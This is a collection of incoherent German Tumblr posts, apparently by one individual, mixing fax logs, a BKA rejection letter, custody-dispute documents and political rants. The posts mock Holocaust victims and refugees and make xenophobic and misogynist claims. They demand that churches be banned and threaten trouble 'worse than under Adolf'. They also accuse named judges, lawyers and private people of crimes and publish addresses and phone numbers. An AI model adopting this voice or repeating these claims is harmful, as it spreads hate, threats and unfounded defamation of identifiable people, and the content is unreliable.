DEN PROUESSKOSTENHOLFENANTRAG DAS AKTUELLE VERFAHREN (ZU VEWRWENDEN. Ich kenn da so einen Datenhehler der wollte Kunden von mir (Krankenhäuser, Rechtsanwälte, Personalberatungen, Finanzdienst-leister alle auf Diskretion angewiesen) erpressen mit seinem „Direktmarketing“-betrieb im Bad Homburger Industriegebiet! Kein Bedarf an solchen Schweinereien.**

Maximilian Bähring

Anlagen: (1. Fax): Prozesskostenhilfebogen 4 S. und Beiblatt 2 S. (doppelseitig).

(im 2. Fax) 2 Jugendamtsschreiben je 1 S. v 28.9.2000 und 1.11.2000, letzter Weiterbewilligungsantrag vom 14.01.2015 und zuehöriger Bescheid vom 16.01.2015 Arbeitslosengeld 2 (urschriftlich doppelseitig 8 Blatt im Fax einseitig 15Seiten)

[1] http://40.media.tumblr.com/182f80dc93eea7008e66485f59041e0d/tumblr_nq7ct8bsGB1sofvubo2_1280.jpg

HP Photosmart 2610 Series
Drucker/Fax/Kopierer/Scanner

Protokoll für
Baehring, Maximilian
+49 (0)69 67831634
19 06 2015 19:18


Letzte Transaktion

| <u>Datum</u> | <u>Uhrzeit</u> | <u>Typ</u> | <u>Identifizierung</u> | <u>Dauer</u> | <u>Seiten</u> | <u>Ergebnis</u> |
|--------------|----------------|------------|------------------------|--------------|---------------|-----------------|
| 19 06 | 19:08 | Fax ges. | 0611327618535 | 9:46 | 17 | OK |

[2] http://41.media.tumblr.com/2e34d7c88abd3e5a32127eb44190f07/tumblr_nq7ct8bsGB1sofvubo1_1280.jpg



[3] http://41.media.tumblr.com/d2f6e0e3135fa62cf08fadcf69a97e37/tumblr_nq7ct8bsGB1sofvub03_r1_1280.jpg



[4] http://41.media.tumblr.com/0a9bcca11017e5afe94ddb134a5c5b71/tumblr_nq7ct8bsGB1sofvub04_r1_1280.jpg

19.06.2015 11:00 <http://sch-einesystem.tumblr.com/post/121954099248> ?SOLDATEN SIND MÖRDER?

<http://www.zeit.de/news/2015-06/19/uebersicht-kein-straftprozess-gegen-damaligen-oberst-klein-wegen-kundus-angriffs-19093805>

Öcalans PKK-Jugend und die Tito Kommunistinnen wissen es natürlich ganz genau wenn deutsche Wehrkraft zersetzt werden soll. genau deshalb bin ich gegen Quotenausländer in Führungsämtern (F. De Klerk in Südafrika) oder Quotenfrauen die meinen ein AWACS Einsatz wäre das selbe wie ein ECR-Tornado-Einsatz.

https://en.wikipedia.org/wiki/SS_Cap_Arcona_%281927%29

?Cap Arcona???s final use was as a prison ship. In May 1945 she was heavily laden with prisoners from Nazi concentration camps when the Royal Air Force sank her, killing about 5,000 people; ? one of the biggest single-incident maritime losses of life in the Second World War.?

Die ROYAL AIR FORCE hatte ja auch ihre Schwierigkeiten die Streifen-uniformierten mit Sheriff-David-stern von den üblichen Verdächtigen zu unterscheiden.

Danzig, in den 1940ern, ?Das Boot ist voll? ?

https://en.wikipedia.org/wiki/MV_Wilhelm_Gustloff

The women on board the ship at the time of the sinking were inaccurately described by Soviet PROPAGANDA as ?SS personnel from the German concentration camps?, Gestapo personnel, members of the Todt organization and Nazi officials with their families.[19][20][21]

irgendwo hab ich das schonmal gelesen, am besten nochmal über einen inzwischen dementen Zeitzeugen verifizieren

20.06.2015 09:50 <http://sch-einesystem.tumblr.com/post/121989652138>

?Boatpeople? :o) *zwinker*

<http://www.bild.de/politik/ausland/fluechtling/die-fotos-der-schande-41377354.bild.html>

<http://www.militaryhistoryonline.com/wwii/articles/wilhelmgustloff.aspx>

Europas Flüchtlings-Drama

STOPPT DIESE SCHANDE!

| Vessel | Year Lost | Country | Number of |
|-----------------|-----------|---------|-----------|
| Wilhem Gustloff | 1945 | Germany | 5,348 * |
| Cap Arcona | 1945 | Germany | ~4,500 |

[1] http://36.media.tumblr.com/78b952fd3a0de8ffa701529801602170/tumblr_nq8tzkNvgl1sofvubo1_1280.jpg

21.06.2015 04:18 <http://sch-einesystem.tumblr.com/post/122088354248>

Der Fußball (Oberbegriff) ist kein Ponyhof (Metapher)!

Als (aufständische) Regierung überlasse ich dem Bürger die Entscheidung ob er lieber Pferde oder Fußball haben will.

http://www.hr-online.de/website/rubriken/nachrichten/idxhessen34938.jsp?rubrik=36082&key=standard_document_55668911

21.06.2015 06:01 <http://sch-einesystem.tumblr.com/post/122095335473>

Faxnummer beachten!



Bundeskriminalamt

POSTANSCHRIFT Bundeskriminalamt · 65173 Wiesbaden

Herr
Maximilian Bähring
Hölderlinstrasse 4
60316 Frankfurt/M.

HAUSANSCHRIFT Thaerstraße 11, 65193 Wiesbaden
POSTANSCHRIFT 65173 Wiesbaden
TEL +49(0)611 55 55-12112
FAX +49(0)611 45 21
BEARBEITET VON Maaser, T. (circled)
E-MAIL zd11-2@bka.bund.de (circled)
AZ ZD11-2-2-5399
DATUM 03-05-2011

**Entweder 0611/55... oder 0611/45...
E-Mail-Adresse nicht erreichbar**

BETREFF **Ihre Eingabe(n) an das Bundeskriminalamt (BKA)**

BEZUG

Sehr geehrter Herr Bähring,

Entweder mit B (deutsch) oder mit ss (deutsch-international/schweiz)!

das BKA ist in Ihrer Angelegenheit nicht zuständig, das heißt, dass das BKA aufgrund gesetzlicher Bestimmungen Ihre Eingabe nicht bearbeiten kann.

Ihre Eingaben werden/wurden an das Landeskriminalamt Hessen (= 65187 Wiesbaden, Hölderlinstrasse 5) zur Kenntnisnahme und weiteren Veranlassung, ggf. Weiterleitung an die örtlich und sachlich zuständige Stelle, übersandt.

Wir bitten Sie erneut, von weiteren Schreiben/Eingaben zu diesen Sachverhalten an das BKA abzusehen, da diese hier unbearbeitet abgelegt bzw. vernichtet werden müssten.

Mit freundlichen Grüßen

Im Auftrag

Maaser

Bundesangestellter

ZUSTELL- UND LIEFERANSCHRIFT: BKA, Thaerstraße 11, 65193 Wiesbaden
ÜBERWEISUNGSEMPFÄNGER: Bundeskasse Trier
BANKVERBINDUNG: Deutsche Bundesbank
Filiale Saarbrücken (BBk Saarbrücken)
BLZ 590 000 00 Kto-Nr. 590 010 20



[1] http://36.media.tumblr.com/0751e403b2b66832604fee01fe9ba805/tumblr_nqb3eckkXg1sofvubo1_1280.jpg

21.06.2015 08:06 <http://sch-einesystem.tumblr.com/post/122104063753>

Buchenwald in der Wachau

Und die Budhisten, Moslems und Hindus meinen immer noch es handle sich bei den Christen um eine Verschwörerische Gruppe die einfach aus Spaß für Milliarden Kirchen und Dome baut die keiner wirklich braucht. Das ist der Beweis dafür daß Christus der einzig echte Gott ist - sonst würde die Kirche ja nicht so viel Geld zum Fenster rauswerfen für den Bau von Tempeln wenn dem nicht so wäre.

<http://www.mdr.de/nachrichten/papst-besuch-turiner-grabtuch-100.html>

Seht euch das Turiner Grabtuch an! Es ist ECHT. Ein Bildnis der Herrn. Das meint der Papst - eine Autorität die höher steht als jede wissenschaftliche Vernunft! Also haben die katholischen Christen Recht und die Protestanten nicht was den Messias angeht. :o)

https://de.wikipedia.org/wiki/Turiner_Grabtuch#Probenentnahme.2C_Messung_und_Resultatedas

ergebnis hat überhaupt keine relevanz für den buchenwald in der wachau <http://www.tradebit.com/usr/stock-photos/pub/9001/1733297.jpg>

21.06.2015 08:41 <http://sch-einesystem.tumblr.com/post/122106629578>

Niemand, asolurt niemdn würde für falsche Götzentempel so viel Geld zum Fenster rauswerfen. deshalb sind auch alle außer den ~~Budhisten, Hindus, Juden~~ römischen Katholiken also ?. Anhänger falscher Propheten wenn sie kein Geld für den Petersdom zahlen.



[1] http://41.media.tumblr.com/af37ca6bda53a20b42456d07e7a089f/tumblr_nqbatzSBuj1sofvubo1_1280.jpg

21.06.2015 11:37 <http://sch-einesystem.tumblr.com/post/122119298558>

Maximilian Bähring - Hölderlinstraße 4 - 60316 Frankfurt/Main
http://buvriek.baehring.at

Hinsichtlich **VerteidigungsKRIEGS**klärung vom **26.03.2012** nach Art. 20 Abs 4. Grundgesetz (erstinstanzliche Blockade durch untätige Gerichte (RiAG Dr. Walter Leichthammer) und die erklärte Weigerung von Beamten der Exekutive (u.a. Buss-Hull, Polizei Bad Homburg) geltendes Recht durchzusetzen) somit wegen **Verletzung des Rechtsstaatsprinzips** [1]. Der Staat weigert sich tätig zu werden:

(SEXUELLER) Missbrauch (SEELISCHE ENTWICKLUNG) von Schutzbefohlenen **(KIND)** dadurch darauf zu bestehen **weibliche Kinder hätten männliche Seelen.** Kinder hätten keine Väter.

2

Hintergrund des Streits ist, daß die Mutter der Frau R nach Ihrer Auffassung einen schädlichen Einfluß auf Ihre ehemalige Lebensgefährtin hat und Sie auch einen schädlichen Einfluß auf das gemeinsame Kind befürchten. Als Beispiel haben Sie darauf verwiesen, daß die Mutter der Frau R durch Handauflegen zu der Überzeugung gekommen sei, daß gezeugte Kind werde ein Sohn, während die behandelnden Ärzte mit einer Wahrscheinlichkeit von über 90 % die Geburt einer Tochter prognostizieren. Hiervon habe sich Frau R unter dem Einfluß ihrer Mutter nicht überzeugen lassen und vertrete beharrlich die Auffassung, daß sie einen Sohn erwarte.

Schreiben RA Dr. Oliver Sieg vom 30. Mai 2000

Subject: stille wasser ...
 Author: "M. E." <m.l...@msd.net> at Internet
 Date: 3/26/99 3:50 PM

Hier weist er am 26.03.99 auf die ESOTERIK - SEKTE hin.

lieber f, u,
 uer, dass ich denke, dass es gerade solche aussetzungen

> Reibt alle an einem heissen stein und denkt an euer chakra.

sind, bei denen ich langsam aber ganz sicher die krise kriege.
 da waere naemlich

1. seltsamerweise hab ich das mit dem stein und dem chakra
 () ziemlich
 genauso erlebt und frage mich langsam aber sicher, was fuer
 ein immenser zufall solche mails zustande kommen laesst.

Hinweis biologische Wahrheit umkehrende **Reiki-Sekte** vom **26.03.1999**

../ -2-

[1] http://36.media.tumblr.com/5e1593322f633005c9272b20bb2e2d78/tumblr_nqbixsGCrk1sofvubo1_1280.jpg

-2-

Strafbar nach § 225 (3) 2 StGB - " Freiheitsstrafe nicht unter einem Jahr ist zu erkennen, wenn der Täter die schutzbefohlene Person durch die Tat in die Gefahr ... einer erheblichen Schädigung der körperlichen oder seelischen Entwicklung ... bringt."

[1] Nachweislich absichtliche „Fehler“ wie sie sich durch das Verfahren 9F 104/01 Ki und 9F 434/02 UG ziehen.:

Verwechslung § 53 BRAO und BRAGO, § 1711 und §1684 BGB, Fehladressierungen Asfour an Meissner und absichtliche Verleumdung (§ 187 StGB) Asfour via psychiatrischer Begutachtungsladung ANS SEKRETARIAT VON MIR UND MEINEN MITGESELLSCHAFTERN nach und durch Fehladressierung Verfahrenseinstellung Frankfurt/Main trotz Verfahrensende via Dr. Seehuber durch „Jura-Examensprüfer“ RA Dr. Finger! Anhaltenden verleumdenden Psychoterror.

Fehladressierung eindeutig Racheakt „riek-direkt.de“/„adressen-online.com“ siehe 3ZS2564/11, 3ZS2521/11, GStA OLG FFM. Ebenso Drogenunterschlebung (Opitz im Beisein R. aftereight/Warschau) Und Roljic (seinerzeit Ludwigstraße). Mutmaßliche Drahtzieher: Riek.

Anders als der soeben mir gewordene [RefE: Gesetz zur Reform des Sorgerechts nicht miteinander verheirateter Eltern](#) des BMJ vom 02.04.2012. **STATTDESSEN** (Dr.jur. Peter Finger Lösung). **SOFORT Automatisches Sorgerecht bei Ablehnungsmöglichkeit nur für diejenigen die ungewollt Vater werden auf Antrag bei Familiengericht. Denn der Mann kann nicht „unbemerkt/unsichtbar“ verhüten. Ungewollte Kinder sind OHNE AUSNAHME Fehler von Frauen welche „die Pille“ vergessen.**

Die religiöse Sekte die der biologischen Wahrheit widrig verbreitet „Kinder kämen durch betrachtungen von Engelsbildchen zustande“ - die christliche/n Kirchen/ - gehört/en zudem sofort verboten.

SONST GIBT ES EINEN SOLCHEN ÄRGER WIE IHN DEUTSCHLAND NOCH NIE ERLEBT HAT - NICHTMAL UNTER ADOLF.

Dem **feministischen Weltbild** liegt die Überzeugung zugrunde **Männer seien minderwertige Elternteile** also

Väter seien minderwertige Menschen.

Das ist „NAZI“ (adjektiv). (religiös begründet wie 1933)

Wenn Prostitution das kassieren für Sex ist und, dann ist Ehegattenunterhalt/Steuervorteil kassieren aufgrund der durch Sex zustande kommenden Kinder in einer Ehe gleich kassieren für Sex. -> Prostitution.

[2] http://40.media.tumblr.com/d5f90f54003bedf28125fade9735f9af/tumblr_nqbxixGCrk1sofvubo2_r1_1280.jpg